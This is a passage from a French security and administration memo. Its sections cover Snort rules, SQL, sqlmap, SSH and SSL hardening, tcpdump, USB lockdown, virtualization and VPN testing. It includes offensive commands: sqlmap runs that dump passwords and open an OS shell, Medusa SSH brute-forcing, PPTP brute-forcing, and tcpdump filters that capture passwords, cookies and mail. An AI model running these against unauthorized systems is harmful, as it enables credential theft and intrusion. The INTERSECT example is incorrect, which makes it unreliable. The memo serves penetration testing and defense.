Une règle simple (tout paquet allant vers notre réseau en tcp/111 contenant la chaîne *0x000186A5* entraînera l'écriture d'une alerte avec pour message *mound access*, l'utilisation de *log* aurait sauvegardé le paquet :

alert tcp any any -> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msg: "mound access");

Règle qui active une règle dynamique (ici dans le cadre de débordement de tampon IMAP) :

activate tcp any any -> any 143 (flags: PA; content: "|E8C0FFFFFF\bin|"; activates: 1; msg: "IMAP bof!");
dynamic tcp any any -> any 143 (activated_by: 1; count: 50;)

Paramètres de règle :

On écrit les intervalles de port : 500:600

Pour spécifier plusieurs IP/intervales : [192.168.0/24,10.0.10.0/24]

Le contraire s'écrit avec un !

Les messages bidirectionnels s'écrivent <> au lieu de ->

Un autre projet d'IDS/IPS : Suricata <http://www.openinfosecfoundation.org/>

SQL :

SQL (Structured Query Language) est un langage de programmation informatique destiné à stocker, à manipuler et à retrouver des données enregistrées dans des bases de données relationnelles.

Pour générer des données pour remplir une base test : <http://www.generatedata.com>

Lien : <http://sql.developpez.com/>

<http://www.w3schools.com/Sql/default.asp>

<http://sql.1keydata.com/fr/>

Les différents types de données (suivant le type de SGBD) :

- CHARACTER, CHAR, NATIONAL CHAR: chaîne de caractères de taille fixe.
- CHARACTER VARYING, CHAR VARYING, VARCHAR : chaîne de caractères de taille variable.
- NUMERIC, DEC, DECIMAL, MONEY, SMALLMONEY : nombre décimal.
- INT, INTEGER, BIGINT : entier long.
- SMALLINT, TINYINT : entier court.
- FLOAT, REAL, DOUBLE PRECISION : réel à virgule flottante.
- BIT, BIT VARYING : chaîne binaire.
- DATE : date.
- TIME : durée sur 24h.
- TIMESTAMP : date et heure.
- INTERVAL, SMALLDATETIME : durée en date et en heure.
- AUTOINC, ROWVERSION, UNIQUEIDENTIFIER, ROWID : entier/identifiant incrémenté automatiquement.
- BOOLEAN, LOGICAL : booléen (vrai ou faux).
- BFILE, LONGBLOB, BLOB : fichier externe.
- BYTES, BINARY : données binaires (octets).
- ENUM : valeurs dans un ensemble défini.
- IMAGE : sauvegarde d'image.
- OLE : sauvegarde d'objet OLE (windows).
- RAW, LONG RAW : données brutes.
- TEXT, LONGTEXT, NTEXT : chaîne de caractères très longue (indéterminé).

Les différents types de requêtes/commandes (suivant le type de SGBD) :

Création d'une table test :

CREATE TABLE test(id AUTOINC, nom CHAR(16), date DATE)

Ajout d'un champ dans la table test :

ALTER TABLE test ADD prenom CHAR(16)

Afficher tous les champs de la table test suivant la contrainte :

SELECT * FROM test WHERE date='04/08/2009'

Suppression de la table test :

DROP TABLE test

Ajouter un enregistrement dans la table test (MERGE peut aussi ajouter les enregistrements d'autres tables):

INSERT INTO test VALUES(0,'famille','04/08/2009','toto')

Modification d'une valeur dans un enregistrement :

UPDATE test SET date='03/08/2009' WHERE date='04/08/2009'

Suppression d'un enregistrement :

DELETE FROM test WHERE date='03/08/2009'

Suppression de tous les enregistrements de la table :

TRUNCATE TABLE test

Application des modification et création d'un point de sauvegarde ou restauration :

COMMIT / ROLLBACK TRANSACTION ...

SQL - Compléments :

SQL (Structured Query Language) est un langage de programmation informatique destiné à stocker, à manipuler et à retrouver des données enregistrées dans des bases de données relationnelles.

Lien : <http://sql.developpez.com/>
<http://www.w3schools.com/SQL/default.asp>
<http://sql.1keydata.com/fr/>

Les différents types de requêtes/commandes avancées (suivant le type de SGBD) :

Liste de toutes les enregistrements contenant des dates dans les deux tables :

La commande UNION agit comme l'opérateur OR (OU).

`SELECT Date FROM Table_1 UNION ALL SELECT Date FROM Table_2;`

Liste uniques de toutes les enregistrements contenant des dates dans les deux tables :

`SELECT Date FROM Table_1 UNION SELECT Date FROM Table_2;`

La commande INTERSECT agit comme l'opérateur AND (ET).

Liste des enregistrements communs aux deux tables :

`SELECT Date FROM Table_1 UNION ALL SELECT Date FROM Table_2;`

La commande IN, permet d'utiliser le résultat d'une requête pour une comparaison dans une autre requête, BETWEEN lui spécifie un interval, si on l'utilise l'option NOT avant il produit l'inverse.

Liste des enregistrement ayant un champs en commun :

`SELECT * FROM Table_1 WHERE nom IN (SELECT nom FROM Table_2 WHERE code_postal = '78');`

Utilisation de multiples choix OR/AND :

`SELECT * FROM users WHERE name='toto' or surname='titi'`

Utilisation de multiples choix OR/AND :

`SELECT * FROM users WHERE name='toto' or surname='titi'`

Recherche du texte 'ti' dans une chaîne :

`SELECT * FROM users WHERE name LIKE '%ti%'`

Nombre de résultats :

`SELECT COUNT(*) AS nb FROM users`

Moyenne des résultats :

`SELECT AVG(colonne) AS moyenne FROM table`

Valeur MAX/MIN :

`SELECT MAX(code_postal) AS code FROM villes`

Liste des valeurs différentes :

`SELECT DISTINCT * FROM table`

Liste des 10 enregistrement à partir du 1er :

`SELECT * FROM table LIMIT 0, 10`

Assembler deux chaînes de caractères :

`SELECT CONCAT(champs1,champs2) AS chaine_concatene FROM table`

Tri des résultats :

`SELECT * FROM table ORDER BY champ`

SQLmap - Commandes : Logiciel de test de pénétration pour automatiser la détection et l'exploitation d'injection SQL. Sous licence Open Source et multi plate-forme (Windows, Linux, MAC).

Pour plus de documentation voir le répertoire **doc** de l'installation.

Lien : <http://sqlmap.sourceforge.net/features.html>

Prise d'empreinte (-f), lecture de la bannière (-b) sur une cible (-u) en mode verbeu (-v 4) :

`sqlmap.exe -u http://site/pages.php?num=1 -b -f -v 4`

Lecture de l'utilisateur courant de connexion, la base, les logins et mots de passe :

`sqlmap.exe -u http://site/pages.php?num=1 --current-user --current-db --users --passwords --dbs -v 0`

Afficher le contenu d'une table en précisant la base et la table :

Pour afficher une table contenant un champ précis : --dump -C nom_du_champ

`sqlmap.exe -u http://site/pages.php?num=1 --columns -T nom_table -D nom_base -v 0`

Définir l'user-agent (-a) et le lien de référence (--referer) :

Pour spécifier d'autres éléments du header --headers.

`sqlmap.exe -u http://site/pages.php?num=1 -a "Windows nt4" --referer "http://toto.fr" -v 4`

Utiliser une authentification (Basic, Digest et NTLM possibles) :

On peut aussi utiliser les certificats (--auth-cert certificats.perm).

`sqlmap.exe -u http://site/pages.php?num=1 --auth-type Basic --auth-cred "login:mdp" -v 4`

Utilisation d'un proxy (pour forcer sans proxy : --ignore-proxy) :

`sqlmap.exe -u http://site/pages.php?num=1 --proxy "http://proxy.fr:8118" -v 4`

Pour utiliser une méthode POST au lieu de GET (par défaut) :

`sqlmap.exe -u http://site/pages.php --method POST --data num=1 -v 4`

Définir quels paramètres de l'URL doivent être testés :

`sqlmap.exe -u http://site/pages.php?id=1?test=2?toto=3 -p "id,test" -v 1`

Utilisation des résultats de capture de WebScarab et Burp pour les tests (-l) :

`sqlmap.exe -l webscarab.log -v 4`

Utilisation une requête préfaite (entête comprise) dans un fichier texte (-r) :

`sqlmap.exe -r test.txt -v 4`

Spécifier lors de l'injection le caractère séparateur (--prefix) et préciser l'expression (--postfix) :

Pour tester le multiple statement : --stacked-test

Pour tester les time base blind SQL injection : --time-test

Pour tester les inband SQL injection : --union-test

Pour tester les UNION query SQL injection : --union-test, pour spécifier la méthode : --union-tech (exemple : --union-tech orderby)

`sqlmap.exe -u http://site/pages.php?num=1 --prefix "" --postfix "AND 'a'='a" -v 4`

Définir le nombre de threads simultanées à 4 (ici en blind injection SQL) :

Pour déterminer un temps (en seconde) entre chaque requête --delay.

Pour déterminer le temps maximum à attendre pour une requête (en seconde) --timeout.

Nombre maximum de fois ou la requête doit être réitéré --retries.

`sqlmap.exe -u http://site/pages.php?num=1 --current-user --threads 4 -v 4`

Les résultats sont enregistrés dans :

`sqlmap-0.8_exe\output\SITE_EN_TEST\session` et `log`

SQLmap - par fichier de configuration : Logiciel de test de pénétration pour automatiser la détection et l'exploitation d'injection SQL. Sous licence Open Source et multi plate-forme (Windows, Linux, MAC).

Pour plus de documentation voir le répertoire **doc** de l'installation.

Lien : <http://sqlmap.sourceforge.net/features.html>

Par défaut le fichier de configuration est situé dans le même répertoire que SQLmap (Sous Backtrack : /pentest/database/sqlmap/sqlmap.conf).

Exécuter SQLmap avec un fichier de configuration :

./sqlmap.py -c sqlmap.conf

Liste paramètres importants :

- URL cible : *url = http://...*
- Proxy : *proxy = http://<IP>:<PORT>*
- Paramètres POST : *data = login=toto&mdp=...*
- Cookie : *cookie = id=65BE00...*
- User agent : *agent = Firefox...*
- URL de référence : *referer = http://...*
- Nombre de tests simultanés : *threads = 5*
- Spécifier le paramètre à cibler : *testParameter = login...*
- Spécifier un fichier de sortie des tests : *wFile = /home/resultats_SQLmap.txt...*
- Spécifier le niveau de verbosité : *verbose = 2*
- L'extraction des données se paramètre dans la section : *[Enumeration]*
- Activer l'utilisation de Shell SQL en cas de faille: *osShell = True*
- Utiliser Metasploit, il faut préciser sont emplacement : *msfPath = /pentest/metasploit3*

Attention ! En cas de paramètres trop longs, il est préférable d'utiliser un fichier contenant la requête type :

requestFile = post.txt

SSH :

Secure Shell (SSH) est à la fois un programme informatique et un protocole de communication sécurisé. Le protocole de connexion impose un échange de clés de chiffrement en début de connexion. Par la suite toutes les trames sont chiffrées.

Lien : <http://www.openssh.com/>

<http://www.foofus.net/jmk/medusa/medusa.html>

<http://winscp.net/eng/docs/lang:fr>

Il existe deux fichiers de configuration pour SSH :

- Pour le serveur : [/etc/ssh/sshd_config](#)
- Pour le client : [/etc/ssh/ssh_config](#)

Points à vérifier :

- ☐ Modifier le port du service par défaut ([Port 22](#)).
- ☐ Spécifier le port et l'adresse IP d'écoute ([ListenAddress host:port](#)).
- ☐ Limiter l'utilisation seule du protocole de communication en version 2 ([Protocol 2](#)).
- ☐ Ne pas autoriser la connexion directe avec le compte root ([PermitRootLogin no](#)).
- ☐ Ne pas autoriser les redirections de flux ([AllowTcpForwarding no](#) et [X11Forwarding no](#)).
- ☐ N'autoriser les connexions que pour les utilisateurs définis ([AllowUsers toto](#)).
- ☐ Limiter le nombre de connexions non authentifiées au service ([MaxStartups 5](#)).
- ☐ Utiliser de préférence des clés privées et publiques avec une authentification.
- ☐ Forcer l'authentification par mdp (en plus des clés, par défaut : [PasswordAuthentication yes](#)).
- ☐ Ne pas autoriser l'utilisation de mot de passe vide pour l'authentification par mot de passe (par défaut : [PermitEmptyPasswords no](#)).
- ☐ Mettre un message d'avertissement lors de la connexion au service ([Banner fichier_banniere.txt](#)).
- ☐ Ne pas autoriser les fichiers [/etc/hosts.equiv](#) et [/etc/ssh/shosts.equiv](#) pour l'authentification avec [RhostsRSAAuthentication](#) et [HostbasedAuthentication](#) (par défaut : [IgnoreRhosts yes](#)).
- ☐ Utiliser une solution de filtrage pour limiter les machines pouvant se connecter au service.

Les journaux d'audit pour SSH sont enregistrés dans :

- [/var/log/secure.log](#)
- [/var/log/auth.log](#)

Commandes :

- Copie d'un fichier à partir d'un serveur vers le répertoire courant
[scp login@serveur:chemin/fichier](#)
- Copie d'un répertoire vers le serveur
[scp -P 22 -r Repertoire login@serveur:chemin](#)
- Redirection locale de port (-L ou -R pour remote), ouvre une connexion entre le **ip_local:port** vers **ip_distante:port** en utilisant le serveur SSH **login@serveur:port**
[ssh login@serveur:port -L ip_local:port:ip_distante:port](#)
- Utilisation de SFTP
[sftp -o port=22 login@serveur](#)

Cassage de mots de passe SSH :

*Utilisation de l'outil Linux de cassage de mot de passe multi-protocoles par dictionnaire, Medusa. Exemple de cassage de mot de passe (test de l'utilisateur à partir du dictionnaire **fichier_login.txt** et test du mot de passe avec le dictionnaire **fichier_password.txt**) du service SSH sur la machine **cible**.*

[medusa -h cible -U fichier_login.txt -P fichier_password.txt -s -f -M ssh -v 6](#)

SSL :

Secure Sockets Layer (SSL), est un protocole permettant le chiffrement des échanges réseau (couche transport).

Attention les dernières version d'OpenSSL ne sont plus compatibles SSLv2, les outils de test l'exploitant ne peuvent donc plus vérifier sa présence. Voir : http://security.sunera.com/2011_02_01_archive.html

Lien : <http://www.openssl.org>

Points à vérifier :

- ☐ Le protocole SSLv2 vulnérable à des attaques de type MitM doit être désactivée.
- ☐ Les clés de chiffrement doivent être au minimum de 128bits.
- ☐ La renégociation SSL doit être désactivée.
- ☐ Le certificat doit être signé pour le site par une autorité reconnue.

<http://sourceforge.net/projects/sslsca/>

SSLScan : *(Permet de vérifier les protocoles, suites cryptographiques et tailles de clé autorisées.)*
N'identifie pas le SSLv2 si OpenSSL n'est pas compilé avec (par défaut sur les dernières versions).
[sslsca --no-failed 192.168.1.1](#)

<http://www.thc.org/root/tools/>

THCSSLCheck :

[THCSSLCheck.exe 192.168.1.1 443 | grep -v 'unsupported'](#)

Renégociation SSL :

Pour vérifier la renégociation SSL, il suffit d'appuyer sur la touche **R** :

[openssl s_client -connect <ip>:<port>](#)

Stunnel :

Permet le chiffrement de flux (http, POP...) en utilisant des librairies SSL comme OpenSSL.

Lien : <http://www.stunnel.org/>

<http://linuxgazette.net/107/odonovan.html>

http://www.deimos.fr/blocnotesinfo/index.php?title=Stunnel:_Fabrication_d'un_tunnel_SSL

Pour chiffrer la connexion à un service (ici POP) :

Il faut créer un fichier de configuration personnalisé (exemple : [/etc/stunnel/test.conf](#)) :

Ici on configure le serveur qui va rediriger la connexion SSL vers le service approprié.

```
cert = /etc/stunnel/stunnel.pem           #Choix du certificat.
CAfile = /etc/stunnel/stunnel.pem
verify = 3
sslVersion = SSLv3                        #Version SSL.

chroot = /var/lib/stunnel4/               #Paramètres de sécurisation Linux.
setuid = stunnel4
setgid = stunnel4
pid = /stunnel4.pid

socket = l:TCP_NODELAY=1                  #Optimisations.
socket = r:TCP_NODELAY=1

debug = 7                                 #Pour afficher les informations en cas d'erreurs.
output = /var/log/stunnel4/stunnel.log

[pop3s]                                    #Configuration du service HTTPS.
accept = 995                              #On se connecte en POP3S sur notre serveur
connect = 110                             #et on est redirigé sur le service POP.
```

Pour se connecter en HTTP sur un serveur en HTTPS (peut être utile pour utiliser des application HTTP sur du HTTPS) :

Il faut créer un fichier de configuration personnalisé (exemple : [/etc/stunnel/test.conf](#)) :

Ici on configure le service qui va rediriger la connexion HTTP vers le serveur HTTPS.

```
client = yes                              #Pour être en mode client.
sslVersion = SSLv3                        #Version SSL
debug = 7                                 #Pour afficher les informations en cas d'erreurs.
output = /var/log/stunnel4/stunnel.log

[https]                                    #Configuration du service HTTPS.
accept = 127.0.0.1:80                     #On se connecte en HTTP vers notre machine
connect = 192.168.0.1:443                 #et on est redirigé sur le site cible.
```

Exécution de Stunnel :

[stunnel4 services.conf](#)

SubVersion :

Logiciel de gestion des versions pour des fichiers, utilisé notamment par dans le cadre de développement.

Clients Windows : <http://tortoisesvn.net/>, <http://www.tortoisecvs.org/>, <http://code.google.com/p/tortoisegit/>

Lien : <http://subversion.apache.org/>, <http://cvs.nongnu.org/>, <http://git-scm.com/>

SVN

<http://svnbook.red-bean.com/index.fr.html>

- Créer une copie locale : `svn checkout <URL> <project> --username <utilisateur>`
- Mettre à jour la copie locale : `svn update`
- Ajouter/supprimer un fichier au dépôt local : `svn add/delete <fichier>`
- Appliquer les modifications sur le dépôt original :
`svn commit <file> -m "description de la MAJ" --username <utilisateur>`

CVS

<http://ximbiot.com/cvs/manual/>

- Créer une copie locale : `cvs checkout <URL> <projet>`
- Mettre à jour la copie locale par ssh :
`export CVSROOT=<ip>:<chemin>`
`export CVS_RSH=ssh`
`cvs co *`
- Ajouter/supprimer un fichier au dépôt local : `cvs add/delete <fichier>`
- Appliquer les modifications sur le dépôt original : `cvs commit <fichier>`

GIT

<http://git-scm.com/book/fr>

- Configurer le nom d'utilisateur et le mail pour les commits :
`git config --global user.name <utilisateur>`
`git config --global user.email <mail>`
- Créer une copie locale : `git clone <URL>`
- Mettre à jour la copie locale : `git checkout <URL>`
- Ajouter/supprimer un fichier au dépôt local : `git add/delete <fichier>`
- Appliquer les modifications sur le dépôt original : `git commit -m "description de la MAJ"`

Tcpdump :

Tcpdump/Windump sous windows, est un outil en ligne de commande de capture réseau (exemple : wireshark). Il utilise la librairie PCAP.

Lien : <http://www.tcpdump.org>

<http://sourceforge.net/projects/tcpslice/>, <http://irg.cs.ohiou.edu/~eblanton/tcpurify/>
<http://tcpextract.sourceforge.net/>, <http://tcpreplay.sourceforge.net/>
<http://tcpreplay.synfin.net/>, <http://www.qosient.com/argus/>

Exportation de la capture du réseau limité à 50mo sur l'interface **-i eth0** dans un fichier compressé **-z gzip** :
`tcpdump -i eth0 -C 50 -z gzip -w fichier_export`

Chargement d'un fichier de capture : `tcpdump -r fichier_import`

Tcpdump gère en natif un très grand nombre de filtres (qui sont d'ailleurs compatibles Wireshark), exemple ici pour ne lire que les trames TCP, l'option **-v** permet d'afficher plus d'informations, l'option **-A** affiche le contenu des trames, ici on désactive la résolution (DNS, port...) : `tcpdump -vvv -n -A 'tcp'`

On peut aussi charger un filtre contenu dans un fichier : `tcpdump -F fichier_filtre`

Des exemples de filtres :

- #paquets ayant pour source/destination www.google.fr :
`tcpdump host www.google.fr`
- #paquets ayant pour destination www.google.fr :
`tcpdump dst www.google.fr`
- #paquets HTTP provenant de www.google.fr :
`tcpdump port http and src www.google.fr`
- #tous sauf les requêtes icmp echo ni reply :
`tcpdump 'icmp[icmptype] != icmp-echo and icmp[icmptype] != icmp-echoreply'`
- #filtres arp :
`tcpdump -n 'arp who-has 192.168.0.2 tell 192.168.0.1'`
`tcpdump -n 'arp reply 192.168.0.2 is-at 02:07:01:00:01:c4'`
- #filtre pour lire le mot de passe (FTP) :
`tcpdump -XX -s0 -i eth0 tcp and port 21 | grep -A1 PASS`
- #filtre de récupération de cookie (HTTP) :
`tcpdump -XX -s0 -i eth0 port 80 | grep -i -A5 Cookie`
- #filtre de récupération de mail (ici 20 lignes max) :
`tcpdump -XX -s0 -i eth0 port 25 | grep -i -A20 From`

Liste des commandes logiques : **!** ou **not** ; **&** ou **and** ; **|** ou **or**

Pour plus d'information lire le man : http://www.tcpdump.org/tcpdump_man.html

Outils (exploitation des PCAP) :

- **tcpslice** : extraction d'une fraction de paquet, concaténation de fichier.
`tcpslice start_time end_time a_modifier.cap -w resultat.cap`
`tcpslice *.cap -w resultat.cap`
- **tcpurify** : capture uniquement les entêtes des paquets.
`tcpurify -w resultat.cap none`
- **tcpextract** : extraction des fichiers contenus dans la capture.
`tcpextract -f source.cap`
- **Tcpreplay** : suite de programmes pour modifier et rejouer des fichier pcap (tcpyprep, tcprewrite, tcpreplay, tcpreplay-edit et tcpbridge).
- **pyHttpXtract.py** : script d'extraction de fichiers contenus dans des requêtes HTTP
<https://code.google.com/p/pyhttpxtract/downloads/detail?name=pyhttpxtract.py>
- **Mausezahn** : générateur de trame PCAP. <http://www.perihel.at/sec/mz/mzguide.html>
- **Chaosreader** : extraction de session/fichier à partir de session PCAP.
<http://chaosreader.sourceforge.net/>

USB :

L'Universal Serial Bus (USB) est une norme relative à un bus informatique en transmission série qui sert à connecter des périphériques informatiques à un ordinateur. Le bus USB permet de connecter des périphériques à chaud et en bénéficiant du Plug and Play. Il peut alimenter certains périphériques en énergie, et dans sa version 2, il autorise des débits allant de 1,5 Mbit/s à 480 Mbit/s. La version 3 propose des débits jusqu'à 5 Gbit/s.

Lien : <http://sourceforge.net/projects/noautorun/>, <http://www.flashboot.ru/iflash.html>

Informations sur les périphériques USB : http://www.nirsoft.net/utils/usb_devices_view.html.

Supprimer l'U3 : <http://www.u3.com/support/default.aspx>

Créer une clé USB bootable à partir d'une image ISO : <http://unetbootin.sourceforge.net/>,
<http://www.linuxliveusb.com/>, <http://www.pendrivelinux.com/yumi-multiboot-usb-creator/>,
http://www.microsoftstore.com/store/msstore/html/pbPage.Help_Win7_usbdvd_dwnTool

Modification de firmware de Clé : <http://www.easytutoriel.com/reparker-cle-usb-memoire-flash/>

Limitier l'accès aux clés USB sous Windows :

1. Il faut dans un premier temps effacer les clés de registre liées aux anciens supports de stockage USB, dans : [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\STORAGE, USB et USBSTOR](#) (pour faire plus simple on peut supprimer ces clés et redémarrer, le système recréera automatiquement les configuration des éléments USB) ;
2. On doit ensuite plugger les clés USB que l'on désire autoriser sur la machine ;
3. Il faut maintenant modifier les droits de ces trois clés de registre : [Click droit -> Authorisations...](#) Interdire à tous les utilisateurs (même SYSTEM) ayants des droits, dans [Paramètres avancés](#), supprimer tous les droits et cocher la case : [Remplacer les entrées d'autorisations...](#)
4. Il est aussi possible d'appliquer les mêmes droits sur les fichiers de drivers :
[C:\WINDOWS\inf\usbstor.inf](#) et [usbstor.PNF](#)

Restreindre le montage automatique des clés USB sous Linux :

1. On peut limiter les droits de la commande [/bin/mount](#) ;
2. Il est possible de modifier les droits dans [/etc/fstab](#) pour que seul root ai le droit de monter un support USB, en supprimant la ligne de format : (Toujours faire une sauvegarde au préalable du fichier.)
[/dev/cdrom /dev/sda1 /mnt/clef vfat rw,noauto,icharset=iso8859-15,codepage=850,user,exec 0 0](#)
3. Désactiver le module de chargement automatique des clés (il sera toujours possible de charger le module avec [insmod](#)) : [echo 'install usb-storage : ' » /etc/modprobe.conf](#)
4. On peut déplacer le driver utilisé pour monter les clés (ici dans [/root](#)) :
[mv /lib/modules/\\$\(uname -r\)/kernel/drivers/usb/storage/usb-storage.ko /root](#)
5. On peut aussi désactiver le support de l'USB par le noyau, ici un exemple dans GRUB ([/boot/grub/menu.lst](#)) en ajoutant au chargement du noyau l'option [noub](#) :
[kernel / vmlinuz root-2.x ro \(...\) noub](#)

Désactiver l'exécution automatique des supports amovibles (Windows):

Il est possible à partir de Windows XP/2003/Vista/7/2008 de désactiver par les politiques de sécurité l'autorun pour les supports amovibles (USB, firewire, CDROM...) :

Avec l'outil [gpedit.msc](#) dans [Configuration ordinateur->Modèles d'administration->Système](#)

Paramètre : Désactiver la lecture automatique, activer, pour Tous les lecteurs.

Ou par la base de registre (regedit.exe) en modifiant les valeurs suivantes :

Pour l'utilisateur courant :

[HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoDriveTypeAutoRun=0xff](#)

Pour tous les nouveaux utilisateurs :

[HKU\DEFAULT\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoDriveTypeAutoRun=0xff](#)

Pour Windows XP on peut aussi utiliser Autoplay Repair Wizard :

<http://www.microsoft.com/downloads/details.aspx?familyid=c680a7b6-e8fa-45c4-a171-1b389cfacdad&displaylang=en&Hash=944HJC4>

Pour supprimer l'autorun d'un support il suffit de supprimer à la racine du support, le fichier : [autorun.inf](#)

VirtualBox :

Outils open sources (version OSE), de virtualisation de machine sur Windows, Linux, MAC...

La virtualisation réseau fonctionne de 3 manières différentes :

- **Host-only** : dialogue entre la machine host et la VM seulement.
- **NAT** : accède au LAN grâce à l'IP de la machine host.
- **Bridged** : virtualisation de la carte réseau de l'hôte (chacun à une adresse IP différente).

Lien : <http://dlc.sun.com.edgesuite.net/virtualbox/> <http://www.virtualbox.org/>
<http://virtualboximages.com/> <http://virtualboxes.org/images/>
<https://www.virtualbox.org/wiki/Downloads>

Installer VirtualBox : `sudo apt-get install virtualbox virtualbox-guest-additions-iso`

Exécuter directement une machine virtuelle : `VBoxSDL -vm numero_machine_virtuelle`

Lister les machines avec leurs numéros : `VBoxManage list vms | grep -B1 '^UUID'`

Attacher un fichier ISO comme lecteur virtuel à une machine :

`VBoxManage controlvm numero_machine_virtuelle dvdattach fichier.iso`

*Il n'est pas recommandé (risque de conflit d'UUID) de faire une copie sur la même machine d'un disque *.vdi, il faut utiliser la commande clonevdi.*

Copier une image vdi : `VBoxManage clonevdi FichierSource.vdi FichierDestination.vdi`

Pour modifier l'UUID d'un disque : `VBoxManage internalcommands setvdiuuid Fichier.vdi`

Duplication d'un support directement vers un disque vmdk :

`VBoxManage internalcommands createrawvmdk -filename Fichier.vmdk -rawdisk /dev/sda`

Agrandir un disque vdi :

Création d'un nouveau disque de taille supérieure :

`VBoxManage createhd --filename NouveauDisque.vdi --size 20000 --remember`

Clone de l'ancien disque vers le nouveau :

`VBoxManage clonehd AncienDisque.vdi NouveauDisque.vdi --existing`

Attacher le nouveau disque au profil :

`VBoxManage modifyvm NomDuProfil --hda none`

`VBoxManage modifyvm NomDuProfil --hda NouveauDisque.vdi`

Transfert du contenu d'une image *.vdi sur un disque :

Copier mon image vdi en données brutes (RAW) :

`VBoxManage internalcommands converttoraw MonDisk.vdi win_MonDisk.raw`

Afficher le contenu du fichier *.raw :

Ce qui nous intéressent sont les champs Start (pour l'exemple : 208500) et End (pour l'exemple : 3453500) et la partition.

`fdisk -lu MonDisk.raw`

Copie de la partition du fichier **MonDisk.raw** vers ma partition **/dev/sda1** :

`sudo dd if=MonDisk.raw of=/dev/sda1 bs=512 skip=208845 count=3453974`

Monter un partage : `sudo mount -t vboxsf NomDuPartage /mnt/NomDuPartage`

Monter une partition d'un fichier vdi comme une partition :

`vditool dump MonDisk.vdi`

Extraction de la mémoire d'une VM :

`VirtualBox --debug --startvm <fichier_VM>`

Puis, dans le menu Déboguer->Ligne de commande..., exécuter la commande :

`.pgmpyhistofile <fichier_de_sortie>`

Monter une partition virtuelle (raw) dans un répertoire local :

L'offset est extrait après la commande `fdisk -l <fichier>` des lignes:

255 heads, 63 sectors/track, 0 cylinders

*Units = cylinders of 16065 * 512 = 8225280 bytes*

*Ou 63 sectors * 512 = 32256.*

`mount -o loop,offset=32256 image.img /mnt/mount_point` ou

`losetup -o 32256 /dev/loop0 <fichier>`

`mount /dev/loop0 /mnt`

VMware CLI ESX :

Les commandes suivantes sont utilisé afin de configurer directement en ligne de commande un serveur VMware.

Lien : http://pubs.vmware.com/vsphere-51/index.jsp?topic=/com.vmware.vcli.getstart.doc/cli_about.html
<http://www.virtual-node.net/>

Lecture de la configuration

Informations sur la configuration du serveur : *esxcfg-info*

Version de VMware : *vmware -l*

Afficher les partitions : *vdf -h*

Liste des modules chargés au démarrage : *esxcfg-module -l*

État global du système : *esxtop*

Liste des services et leurs états : *service --status-all*, *chkconfig --list*

Liste des correctifs installés : *esxupdate query*

Liste des drivers et versions installés : *esxupdate query --vib-view*

Administration Modifier la séquence de démarrage : *esxcfg-boot*

Configuration d'ESX : *esxcfg-advcfg*

Configuration de l'authentification : *esxcfg-auth*

Gestion des modules ESX : *esxcfg-module*

Gestion des extensions ESX : *esxcfg-addons*

Modifier l'heure : *date MMDDhhmmYYYY*

Synchroniser l'heure du BIOS avec ESX : *hwclock -systohc*

Mise à jour d'ESX : *esxcfg-upgrade*

Administration - compléments

Mode de maintenance :

- Activer : *vimsh -n -e /hostsvc/maintenance_mode_enter*
- Désactiver : *vimsh -n -e /hostsvc/maintenance_mode_exit*

Génération d'un journal pour le support VMware : *vm-support*

Transcription des codes d'erreur en description : *vmkerrcode <code>*

Services standards de VMware :

- *mgmt-vmware* (Serveur hôte)
- *vmware-hostd* (Serveur hôte)
- *vmware-vmkauthd* (Authentification)
- *vmware-vpxa* (Agent vCenter)
- *vmware-webAccess* (Interface Web)

VPN :

Un VPN (Virtual Private Network), est un réseau privé virtuel, son objectif est d'interconnecter deux réseaux privés en passant par un réseau public et cela sans que les machines des réseaux privés et publics ne puissent s'échanger d'information.

Lien : <http://openvpn.net>
<http://www.kachouri.com>

Différentes solutions de VPN :

- IPSec (Internet Protocol Security, RFC 2401) :
<http://www.ietf.org/rfc/rfc2401.txt>,
<http://www.technos-sources.com/tutorial-vpn-ipsec-surcouche-securite-pour-ip-48.aspx>
- PPTP (Point-to-point tunneling protocol, RFC 2637) :
<http://tools.ietf.org/html/rfc2637>
- SSH (Secure Shell, RFC 4254) :
<http://tools.ietf.org/html/rfc4254>
<http://www.openssh.com/>
- SSL/TLS (Transport Layer Security/ex Secure Sockets Layer, RFC 4347) :
<http://tools.ietf.org/html/rfc4347>

Points de sécurité pour un VPN :

- ☐ Une identification et une authentification doivent être faites pour chacun des clients ;
- ☐ Choisir un mot de passe complexe de connexion ;
- ☐ Modifier régulièrement les mots de passe ;
- ☐ L'utilisation de certificats uniques par utilisateur (PKI, cartes à puces...) augmente le niveau de sécurité ;
- ☐ Une méthode de chiffrement la moins vulnérable possible doit être choisie ;
- ☐ En cas d'utilisation d'IP fixes, mettre en place des règles de filtrage en limitant les IP (pare-feu) ;
- ☐ Tous les flux réseaux entrants sur le réseau (réseau privé) doivent être filtrés ;
- ☐ Une sonde de détection d'intrusion doit exister après le firewall du VPN ;
- ☐ Attention à la sécurité des postes nomades qui sont des points sensibles pour le réseau.

Test d'un accès VPN :

Détection des solutions de chiffrement préféré.

[ike-scan <ip>](#)

Identification de la solution de VPN par fingerprinting.

[ike-scan --showbackoff -v -v <ip>](#)

Identification de la méthode de connexion :

--auth=1 : Pre-shared key authentication.

--auth=3 : Certificate based authentication.

--auth=64221 : Mode d'authentification hybride, SecureID, Radius, Token...

--auth=1 -A : Mode agressive possible ?...

[ike-scan <ip> --auth=1](#)

Identification de vulnérabilité sur le VPN.

[ikeprobe.exe <ip>](#)

Test sur VPN pptp.

[thc-pptp-bruter <ip>](#)

Outils :

- Tools : http://www.nta-monitor.com/wiki/index.php/Ike-scan_Comparison_Other_Tools
- IKEcrack : <http://sourceforge.net/projects/ikecrack/> et <http://ikecrack.sourceforge.net/>
- IKEProbe : <http://www.ernw.de/download/ikeprobe.zip>
- THC-pptp-bruter : <http://www.thc.org/releases.php>

W3af :

Framework console/gui, d'audit d'application Web (W3af : Web Application Attack and Audit Framework), il a pour objectif la recherche de vulnérabilité des applications Web. Attention très gourmand en ressources (base python) et moyennement stable.

Lien : <http://w3af.sourceforge.net/>

La documentation fournis avec W3af est détaillée et disponible en français.

Liste des plugins/fonctions de W3af :

- **audit** : injection SQL, XSRF...
- **bruteforce** : sur authentification htaccess et formulaire ;
- **discovery** : a pour objectif de rechercher les points d'injection (spider, header, version du serveur/OS...);
- **evasion** : contournement des IDS/revers-proxy ;
